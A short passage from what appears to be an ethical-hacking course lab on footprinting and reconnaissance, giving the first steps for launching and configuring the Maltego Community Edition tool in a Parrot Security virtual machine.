
1. In the **Parrot Security** virtual machine, open a terminal and type **sudo maltego** and press **Enter** to launch **Maltego**.

Note: In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.




2. A **Product Selection** wizard appears on the Maltego GUI; click **Run** from **Maltego CE (Free)** option.

Note: If the **Memory Settings Optimized** pop-up appears, click **Restart Now**.




Module 02 – Footprinting and Reconnaissance

3. As the **Configure Maltego** window appears along with a **LICENSE AGREEMENT** form, check the **Accept** checkbox and click **Next**.



